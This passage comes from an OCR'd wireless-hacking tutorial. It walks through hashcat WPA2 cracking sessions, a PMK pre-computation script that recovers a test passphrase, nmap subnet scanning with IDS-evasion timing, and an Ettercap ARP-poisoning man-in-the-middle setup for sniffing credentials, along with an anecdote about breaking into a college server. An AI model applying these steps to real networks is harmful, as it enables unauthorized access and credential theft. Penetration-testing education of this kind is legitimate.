
You might sometimes feel this feature as a limitation as you still have to keep the system awake, so that the process doesn't gets cleared away from the memory.
And we have a solution for that too. Create session!

WPA/2 Cracking save Sessions and Restore.

Creating and restoring sessions with hashcat is Extremely Easy.
Just ass –session at the end of the command you want to run followed by the session name.
Example:

```
cudaHashcat64.exe -m 2500 rootsh3ll-01.hccap -a 3 Hello?d?l?d?u123?l?l?u --session=blabla
```

Here I named the session blabla. You can see in the image below that Hashcat has saved the session with the same name i.e. blabla and running.



```
[s]tatus [p]ause [r]esume [b]ypass [q]uit =>

Session.Name...: blabla
Status.........: Running
Input.Mode.....: Mask (Hello?d?l?d?u123?l?l?u) [15]
Hash.Target....: LamLEX (90:84:0d:a8:aa:e8 <-> c4:3d:c7:4f:98:93)
Hash.Type......: WPA/WPA2
Time.Started...: Sat Oct 31 02:07:39 2015 (3 secs)
Time.Estimated.: Tue Nov 03 12:38:15 2015 (3 days, 10 hours)
Speed.GPU.#1...:     6021 H/s
Recovered......: 0/1 (0.00%) Digests, 0/1 (0.00%) Salts
Progress.......: 16384/1188137600 (0.00%)
Rejected.......: 0/16384 (0.00%)
Restore.Point..: 16384/1188137600 (0.00%)
HWMon.GPU.#1...: 98% Util, 74c Temp, N/A Fan

[s]tatus [p]ause [r]esume [b]ypass [q]uit =>
```

Now you can simply press [**q**] close cmd, shutdown System, comeback from a holiday, turn on the system and resume the session. That easy!

Once execution is completed session will be deleted.

How to restore?

append "--restore". Here it goes:

```
hashcat64.exe -m 2500 rootsh3ll-01.hccap -a 3 Hello?d?l?d?u123?l?l?u --session=blabla --restore
```

Hashcat will now check in its working directory for any session previously created and simply resume the cracking process.
Simple enough? Yes, it is.

This is all for Hashcat. Hope you understand it well and performed it along. No need to be sad if you don't have enough money to purchase those expensive Graphics cards for this purpose you can still try cracking the passwords at high speeds using the clouds. You just have to pay accordingly.

Aircrack Boost Script

Aircrack Boost Script is a Linux Shell Script that automates the process of generating the PMKs used for speeding up the Wi-Fi cracking.

Features

Aircrack Boost Script allows you to:

1. Create PMKs using Pyrit (Multithreaded)
2. Create PMKs using GenPMK (Single Threaded)
3. Pass info as an argument to the script
4. Pass info from Standard Input (STDIN)
5. Beautifully Generate PMKs
6. Compare execution time of tasks
7. Use it FREE

Dependencies

abs.sh is designed for Kali Linux specifically but will work on another Linux flavours also.
Make sure dependencies are installed on the machine

1. Pyrit, and
2. Cowpatty

Both these tools come pre-installed in Kali Linux, but the script supports the install procedure also. That means that if the required tools (Pyrit/Cowpatty) aren't installed, *abs.sh* will automatically download and install it before you proceed to generate PMKs.
It becomes really handy when you want to generate PMKs just on random system you go across and forget or don't want to manually install the required tools every time.
Aircrack Boost Script does this for you and that also saves us 2 more sections here of installing both the tools.
So, all you need to have is abs.sh and a working internet connection (Just for download) and you are ready to rock!
Not wasting time any more, let's see how to run and use it first.
You can download the script from https://rootsh3ll.com/abs-download/

Make the Shell Script Executable

Download and save Aircrack Boost Script on your Kali Linux Desktop.
Now we need to change the attribute to "Executable" in order to, of course to make it executable!

Syntax: chmod +x <filename>

```
chmod +x abs.sh       #Add e(+x)ecutable attribute. "-x" will remove executable attribute
./abs.sh              #Execute script
```

Execute

By default, the script shows the help menu. Here you can see 2 ways to proceed as per your need.

1. via Command line arguments
2. via Standard Input (i.e Drag n Drop)

let's go with the first

Execute via Command line arguments

Order of the input goes like this:
Syntax: ./abs.sh [wordlist] [.cap file] [SSID]

```
./abs.sh length08.txt rootsh3ll-03.cap "rootsh3ll"
```

Command Breakdown:

Wordlist:	length08.txt
.cap file:	rootsh3ll-01.cap, previously captured pcap file
ESSID:	rootsh3ll, our test AP

IMPORTANT NOTE: Put the "SSID" in quotes if it includes spaces in the name to avoid errors.

Pause here! Let's now see how we will pass argument via Standard Input and then we will continue the remaining part.

Execute via Standard Input


To use this feature, just pass '**-r**' option to the script. It will start reading from Standard Input I.e. Keyboard/Mouse.

```
./abs.sh -r
```


This the best part in my opinion. No need to enter super long paths to the files located deep in the directory ocean. Simply Drag and Drop!

Now that you have entered the required filenames and SSID using either of the methods, select the tool for generating PMKs as per your demand.
Remember,

Pyrit is a Multithreaded tool. It will use 100% of all of your CPU cores (GPU if usable). see *htop* output:



```
  1  [||||||||||||||||||||||||100.0%]     Tasks: 84, 132 thr; 5 running
  2  [||||||||||||||||||||||||100.0%]     Load average: 2.76 1.37 0.76
  3  [||||||||||||||||||||||||100.0%]     Uptime: 11:15:02
  4  [||||||||||||||||||||||||100.0%]
  Mem[||||||||||||||||||||||544/981MB]
  Swp[|||||||               179/879MB]

    PID USER      PRI  NI  VIRT   RES   SHR S CPU% MEM%   TIME+  Command
   8211 root       20   0  435M 36912  6844 S 400.  3.7  4:08.26 /usr/bin/python
```

It is way much faster than the 2nd option i.e. *genpmk*, installed with *cowpatty*.
It is a Single Threaded tool and will always use single core of your CPU. That makes it much slower than Pyrit but it is very much useful when you don't want to allocate all the cores for the cracking and just want to stick with 1-core for PMK generation and rest for your tasks.
It is worth as an option. So, choose wisely. For demonstration purpose, I am going with "1" i.e. Pyrit.


```
Enter path or Simply Drag n drop

Wordlist   : '/root/Desktop/length08.txt'
.cap file  : '/root/Desktop/rootsh3ll-03.cap'
SSID       :  rootsh3ll

 Hit CTRL+C to exit
 Generate PMKs using :

1. Pyrit (Fast)

2. GenPMK (Slow)

 Choice : 1
```

That's it! your job is done. Sit back and relax. Wait for Pyrit to generate the PMKs and then *abs.sh* will try cracking the WPA/2-PSK from the generated hashes at super high speed.

Here is a sample output:



```
1. Pyrit (Fast)

2. GenPMK (Slow)

 Choice : 1
/root/Desktop

Output filename : PYRIT_rootsh3ll
Pyrit 0.4.0 (C) 2008-2011 Lukas Lueg http://pyrit.googlecode.com
This code is distributed under the GNU General Public License v3+

Computed 134548 PMKs total; 2251 PMKs per secondd

 Execution time :  1 Minutes

 [*] Done!

Cracking will now begin:
cowpatty 4.6 - WPA-PSK dictionary attack. <jwright@hasborg.com>

Collected all necessary data to mount crack against WPA2/PSK passphrase.
Starting dictionary attack.  Please be patient.
key no. 10000: ambushes
key no. 20000: breckler
key no. 30000: crds/tab
key no. 40000: ekzistas
key no. 50000: fraterni
key no. 60000: huambisa
key no. 70000: last-day
key no. 80000: montrons
key no. 90000: paratory
key no. 100000: relament
key no. 110000: skullcap
key no. 120000: thorwald
key no. 130000: whatlist

The PSK is "iamrootsh3ll".

134548 passphrases tested in 0.73 seconds:  185436.39 passphrases/second
root@rs:~/Desktop#
```

See the PSK cracking speed using pre-generated PMKs.

This attack is very specific in its kind and can be really helpful and time saver when you are trying the pin for common SSIDs like **Airtel**, **Linksys**, **Starbucks**, **Belkin** etc.
There are millions of routers out there which still uses the default name as the AP name. **abs.sh** can help you save you a lot of time that too without much of a headache.

5

Post-Exploiting the Network

Introduction

Assuming that you broke into a network, this chapter put some light on what you can do to start penetration testing within the scope of a network. Topics like:

- What is Subnet?
- Installation of tools used
- Scanning the Subnet
- Sniffing using automated tools
- Jamming the network
- Dissecting wireless client

Before beginning you need to know what is a subnet, if you already know you can slide down.

What is a SubNet?

*A **SubNet** (short for **sub-network**) is an identifiably separate part of an organization's network. It is a logical, visible subdivision of an IP network. The practice of dividing a network into two or more networks is called **subnetting**. Computers that belong to a subnet are addressed with a common, identical, most-significant bit-group in their IP address* - Wikipedia

Typically, a *subnet* may represent all the machines on the same local area network (LAN)

Check your subnet by typing in Terminal:
ipconfig in Windows and *ifconfig* on *nix systems
If you are connected to a network, then you will see something like

```
ifconfig wlan0
```

```
wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.0.100  netmask 255.255.255.0  broadcast 192.168.0.255
        inet6 fe80::d6d2:9304:4672:98aa  prefixlen 64  scopeid 0x20<link>
        ether 00:c0:ca:5a:34:b6  txqueuelen 1000  (Ethernet)
        RX packets 6  bytes 1576 (1.5 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 19  bytes 2394 (2.3 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

The output shows IP address, which is **192.168.0.100** and Mask is **255.255.255.0**.

You can notice that only last part of the mask is '0'. It describes that Your IP range will vary in the last place only from 1-254. As .0 and .255 are the network nodes reserved by the router itself.

For example,
Our IP Address is **192.168.0.100**, Having a Subnet mask **255.255.255.0** says that our network will only contain IP addresses (devices) with IP starting from 192.168.0.**1** to 192.168.0.**254**.
If the subnet is **255.255.0.0**, Then dynamic range will be last 2 columns of IP address i.e. 192.168.*.*
Here asterisk (*) is the variable part. Which can go from 1-254.

There are some more concepts acc. to which subnet can go like 255.255.255.192 instead, and concept of classes in subnetting which changes according to the IP range. I would like you to read upon those concepts to get a bit clear about the networking. see here

We will understand one concept that will be used in this tutorial. If you write you subnet mask in Binary
The common subnet mask **255.255.255**.0 will be 11111111.11111111.11111111.00000000 in binary. Here 255 is written as 11111111 and of you count the total no. of 1's they are 24 for this specific Subnet mask.

If mask is **255.255**.0.0, Binary value will be 11111111.11111111.00000000.00000000. so, the CIDR-style notation will be /**16**. Simple! isn't it?

So, what's the use of this 24? This is used to make it easy for network scanners to tell the range of IP addresses we are interested in scanning just by passing '/24' along with IP address to the scanner. Scanners like *nmap* or sniffers like *ettercap*. Which we are going to use shortly.

Tools used

nmap (network mapper*)* is a security scanner, originally written by Gordon Lyon used to discover hosts and services on a computer network, thus building a "map" of the network. To accomplish its goal, Nmap sends specially crafted packets to the target host(s) and then analyses the responses.
nmap comes pre-installed in Kali Linux and almost every Linux distributions.
You can download nmap source code for Windows and MacOS as well from nmap.org.
https://nmap.org/download.html

ettercap is a suite for man in the middle attacks on LAN. It features sniffing of live connections, content filtering on the fly and many other interesting tricks.

Installation and Configuration

Install nmap from Source code

Download the source code and run in Terminal:

```
tar xvf nmap*.tar.bz2        #Extract
cd nmap*/                    #Change directory
./configure
make
sudo make install            #Install binaries/man-pages and configs to system
```

Install nmap via apt-get on Debian/Ubuntu

```
sudo apt-get update
sudo apt-get install nmap -y
```

Install Ettercap from source code:

You need to install a tool called *cmake* to compile the source code

```
sudo apt-get update cmake -y
```

Now to extract and install type in Terminal

```
tar zxvf ettercap-*.tar.gz   #Extract ettercap
cd ettercap*/                #Change directory
mkdir build                  #Create new directory
cd build                     #Change directory to build/
cmake ../
make                         #Compile ettercap using cmake
make install                 #Install binaries/man-pages and configs to system
```

Install Ettercap using apt-get on Debian/Ubuntu

Run in Terminal:

```
sudo apt-get install ettercap -y
```

Scanning the Subnet

I will use 2 tools to demonstrate the concept of scanning the Network and further Pentesting.

- **nmap** - To scan Subnet and further Pentest on Devices
- **Ettercap** - To scan Subnet and Sniff the network

We will learn *Ettercap* a bit more in detail than *nmap* as it will show you how to scan and sniff the network to gather the credentials passed across the router, how to do it and countermeasures.
Let’s begin,

Scan the Subnet using nmap

Run in Terminal:
Syntax: nmap <IP address>/24

```
nmap 192.168.0.100/24
```

192.168.0.100 is the Kali Linux’s IP address and **/24** is used as the mask which is **255.255.255.0**. Check your network configuration, it may differ.

This command will simply scan the range 192.168.0.*1* - 192.168.0.*254* and dump the output showing the IP addresses and corresponding services running on the devices.
nmap offers timing options to reduce scan time or network stress, and/or evading IDS (Intrusion Detection Systems) according to need.

Output is shown only when the scan is completed, although you can press <**TAB**> to check the scan progress but it is not always handy to press <**TAB**> all the time. So, we use some nmap arguments to speed up the scan and display the real-time output.

Syntax: nmap <IP-address>/24 -T <argument> -v


Here, **-T** tells nmap to use timing option and **-v** stands for verbose output
nmap offers 6 Timing options.

> **0**: Paranoid
> **1**: Sneaky
> **2**: Polite
> **3**: Normal
> **4**: Aggressive
> **5**: Insane

```
nmap 192.168.0.100/24 -T 5 -v
```

By default, nmap uses option 3 i.e. **Normal** scans

The first two is for IDS evasion. Polite mode slows down the scan to use less bandwidth and target machine resources. Normal mode is the default and so -**T 3** does nothing. Aggressive mode speeds scan up by making the assumption that you are on a reasonably fast and reliable network. Finally, insane mode assumes that you are on an extraordinarily fast network or are willing to sacrifice some accuracy for speed.
Output:



```
Nmap scan report for 192.168.0.1
Host is up (0.023s latency).
Not shown: 997 closed ports
PORT       STATE SERVICE
80/tcp     open  http
1900/tcp   open  upnp
49152/tcp open   unknown
MAC Address: 64:66:B3:6E:B0:8A (Tp-link Technologies CO.)

Initiating SYN Stealth Scan at 22:48
Scanning 192.168.0.100 [1000 ports]
Discovered open port 22/tcp on 192.168.0.100
Discovered open port 80/tcp on 192.168.0.100
Completed SYN Stealth Scan at 22:48, 2.70s elapsed (1000 total ports)
Nmap scan report for 192.168.0.100
Host is up (0.000036s latency).
Not shown: 998 closed ports
PORT    STATE SERVICE
22/tcp open   ssh
80/tcp open   http
```

As you can see in the above output nmap displayed the open ports and corresponding services of all the alive hosts. You will see the difference when you will run it Live. Do it now! you might be thinking now what?
As you can see in the above image we will not go for 192.168.0.1, as it is the router itself, we will cover it in next section. But we see that 2 ports (**SSH** and **HTTP**) are open for host 192.168.0.100.
We can now perform various attacks on this specific host. Attacks like brute forcing on SSH

(port 22). Try opening *192.168.0.100* in browser and check whether any web-based service is running so that we can exploit it from there only or not.

Different systems tend to have different services running and accordingly the penetration tests differ. I have disabled all the unnecessary ports so nmap isn't showing any service/port.


I penetrated into My College's Library server from my Hostel room just using a service running on remote server via browser. I was able to access/shutdown the complete library management and/or system. So, from here you know the power of scanning (reconnaissance) using nmap.
Vulnerability was reported and fixed by the college authorities soon after.

Moving on to Ettercap. We have now installed Ettercap. Now run Ettercap from Terminal. We will first learn using the GUI of Ettercap to keep it Simple and easy at the beginning.

Run in Terminal:

```
sudo ettercap -G
```

using -G will start Ettercap Graphical Interface.
Now go to **Sniff** > **Unified Sniffing** and select the Wireless Interface. Mine is **wlan1** and click *Ok*.



Network interface : wlan1

Now, as we want to sniff the network we first need to understand how this can be possible? let's understand!

We know all the data of a device is transferred through the router and router distinguishes between devices using their MAC addresses. If somehow, we could pretend to be the router, wouldn't the devices start sending us (*192.168.0.100*) all their traffic? sounds legitimate, right?


Yes, it is. This is what an MiTM, or Man-in-The-Middle Attack is. It is performed by poisoning the ARP (Address Resolution Protocol) tables of the device.
In which the attacker comes in between the router and device(s) and act like router to the devices. then devices send all their data to the attacker and attacker then records the data and forward it to the router.

How Does ARP Poisoning Work?

ARP poisoning is a method used for manipulating the flow of traffic between arbitrary hosts on a local area network. Exploiting a network with an ARP poisoning attack allows an attacker to reroute traffic passing between workstations and servers on the LAN through a malicious node, where the traffic can be monitored, modified, or DoSed by the attacker. At the highest level, ARP poisoning works by modifying the ARP tables


Unsolicited ARP replies are ARP reply packets received by a machine that the machine never asked for – AKA, an ARP request was never sent to the node the ARP reply is coming from. This allows a hacker to forge an ARP reply in which the IP address and MAC address fields can be set to any values. The victim receiving this forged packet will accept the reply, and load the MAC/IP pair contained in the packet into the victim's ARP table.
Let's perform the ARP Poisoning attack.

Press CTRL+S to scan the hosts in the subnet




```
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
2 hosts added to the hosts list...
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
```

Now press CTRL+H to display the Hosts list




IP Address	MAC Address	Description
192.168.0.1	64:66:B3:6E:B0:8A	
